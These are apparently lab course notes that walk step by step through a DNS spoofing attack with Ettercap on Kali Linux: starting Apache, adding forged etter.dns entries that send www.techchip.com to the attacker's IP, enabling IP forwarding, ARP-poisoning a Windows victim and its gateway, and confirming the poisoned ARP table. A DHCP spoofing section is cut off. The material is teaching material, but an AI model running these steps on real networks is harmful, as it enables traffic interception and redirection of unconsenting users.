
9. Service apache2 start
10. Open firefox and give the ip address of the kali linux to check apache website opens.
11. Go to windows machine and check the browser with ip address of kali linux and check the web site of apache works in windows machine.



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)~  
# nano /etc/ettercap/etter.conf  
(root@kali)~  
# service apache2 start
```






12. Now we try to go any website in windows for ex: www.techchip.com
13. We redirect the above website to our kali linux apache website.
14. Go to Kali Linux
15. Open with leafpad `/etc/ettercap/etter.dns`
16. Go at the end to find `# vim:ts=8:nowrap:expandtab` below this one enter
17. `www.techchip.com A 192.168.XX.XX` (Kali Linux IP)
18. `*.techchip.com A 192.168.XX.XX`
19. `www.techchip.com PTR 192.168.XX.XX`
20. Save file.






```
root@kali: ~  
File Actions Edit View Help  
GNU nano 5.4 /etc/ettercap/etter.dns *  
# or for TXT query (value must be wrapped in double quotes):  
# google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]  
#  
# NOTE: the wildcarded hosts can't be used to poison the PTR requests  
# so if you want to reverse poison you have to specify a plain  
# host. (look at the www.microsoft.com example)  
#  
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.  
#  
# NOTE: IPv6 specific do not work because ettercap has been built without  
# IPv6 support. Therefore the IPv6 specific examples has been  
# commented out to avoid ettercap throwing warnings during startup.  
#  
#####  
# vim:ts=8:nowrap:tabstop=8  
  
www.techchip.com A 192.168.139.142  
*.techchip.com A 192.168.139.142  
www.techchip.com PTR 192.168.139.142  
  
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute  
^X Exit      ^R Read File  ^N Replace    ^U Paste      ^J Justify
```

21. Open Ettercap
22. Stop sniffing
23. Scan hosts
24. List hosts
25. Open target then current target
26. Select first target1 windows machine ip address.
27. Second target default gateway





28. Open mitm click on Arp Poisoning click ok
29. Click on Plugin select dns_snoop activate
30. Start unified sniffing
31. Go to windows type www.techchip.com and see it is diverted to our kali linux apache web site.



2.DNS SNOOPING USING ETTERCAP

1. Go to Kali Linux open with root terminal
2. Get IP address of the Kali Linux machine using ifconfig command
3. Get default gateway by using command route in terminal
4. Open file sudo /etc/Ettercap/etter.dns
5. Go until the end and add

www.techchip.com A kali linux ip

*.techchip.com A kali linux ip

www.techchip.com PTR kali linux ip

6. Save the file

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)~  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.139.142 netmask 255.255.255.0 broadcast 192.168.139.255  
      ether 00:0c:29:2c:dc:e3 txqueuelen 1000 (Ethernet)  
      RX packets 55 bytes 4632 (4.5 KiB)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 15 bytes 1390 (1.3 KiB)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
      inet 127.0.0.1 netmask 255.0.0.0  
      inet6 ::1 prefixlen 128 scopeid 0x10<host>  
      loop txqueuelen 1000 (Local Loopback)  
      RX packets 8 bytes 400 (400.0 B)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 8 bytes 400 (400.0 B)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(root@kali)~  
#
```

```
(root@kali)~  
# route  
Kernel IP routing table  
Destination Gateway Genmask Flags Metric Ref Use Iface  
default 192.168.139.2 0.0.0.0 UG 100 0 0 eth0  
192.168.139.0 0.0.0.0 255.255.255.0 U 100 0 0 eth0  
  
(root@kali)~  
#
```

```
root@kali: ~  
File Actions Edit View Help  
GNU nano 5.4 /etc/ettercap/etter.dns *  
# so if you want to reverse poison you have to specify a plain #  
# host. (look at the www.microsoft.com example) #  
# #  
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional. #  
# #  
# NOTE: IPv6 specific do not work because ettercap has been built without #  
# IPv6 support. Therefore the IPv6 specific examples has been #  
# commented out to avoid ettercap throwing warnings during startup. #  
# #  
#####  
# vim:ts=8:noexpandtab  
www.techchip.com A 192.168.139.142  
*.techchip.com A 192.168.139.142  
www.techchip.com PTR 192.168.139.142  
  
www.dr.com A 192.168.139.142  
*.dr.com A 192.168.139.142  
www.dr.com PTR 192.168.139.142  
  
File Name to Write: /etc/ettercap/etter.dns  
^G Help M-D DOS Format M-A Append M-B Backup File  
^C Cancel M-M Mac Format M-P Prepend ^T Browse
```

7. `sudo sysctl -w net.ipv4.ip_forward = 1`
8. `sudo service apache2 start`
9. open firefox browser and type kali linux ip to check local web domain page working

```
root@kali: ~
File Actions Edit View Help
TX packets 8 bytes 400 (400.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
# route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
default 192.168.139.2 0.0.0.0 UG 100 0 0 eth0
192.168.139.0 0.0.0.0 255.255.255.0 U 100 0 0 eth0


(root@kali)-[~]
# nano /etc/ettercap/etter.dns

(root@kali)-[~]
# sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1





(root@kali)-[~]
# sudo service apache2 start
Failed to start apache2.service: Unit apache2.service not found.

(root@kali)-[~]
# sudo service apache2 start
5 x


(root@kali)-[~]
#
```



10. start ettercap -G
11. scan host
12. list host
13. add target1 windows pc ip address or any machine victim ip address
14. add target2 default gateway
15. start mitm arp poisoning
16. start plugin dns_snoop



17. now go to windows or any victim machine
18. go to cmd prompt
19. type ipconfig for the ip address
20. type arp -a
21. type ipconfig /flushdns
22. now go to web browser type www.techchip.com
23. it will forward to kali linux ip
24. in kali linux Ettercap u can see the result dns_snoop targeted.



```
CA: Command Prompt
Tunnel adapter isatap.{E682A239-403C-4820-8F96-E8E05A45E527}:
Media State . . . : Media disconnected
Connection-specific DNS Suffix . :
C:\Users\????>arp -a


Interface: 192.168.139.146 --- 0xb
Internet Address      Physical Address      Type
192.168.139.2         00-0c-29-2c-dc-e3     dynamic
192.168.139.142       00-0c-29-2c-dc-e3     dynamic
192.168.139.254       00-50-56-e0-a1-62     dynamic
192.168.139.255       ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\????>ipconfig /flushdns

Windows IP Configuration



Successfully flushed the DNS Resolver Cache.

C:\Users\????>
```



Week 5

DHCP Spoofing



```
ca. Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\????>ipconfig /release

Windows IP Configuration

No operation can be performed on Bluetooth Network Connection while it has its media disconnected.

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . :
    Link-local IPv6 Address . . . . : fe80::9b2:9244:2125:7b35%11
    Default Gateway . . . . . :

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :
```

```
ca. Command Prompt
Connection-specific DNS Suffix . :
C:\Users\????>ipconfig /renew

Windows IP Configuration

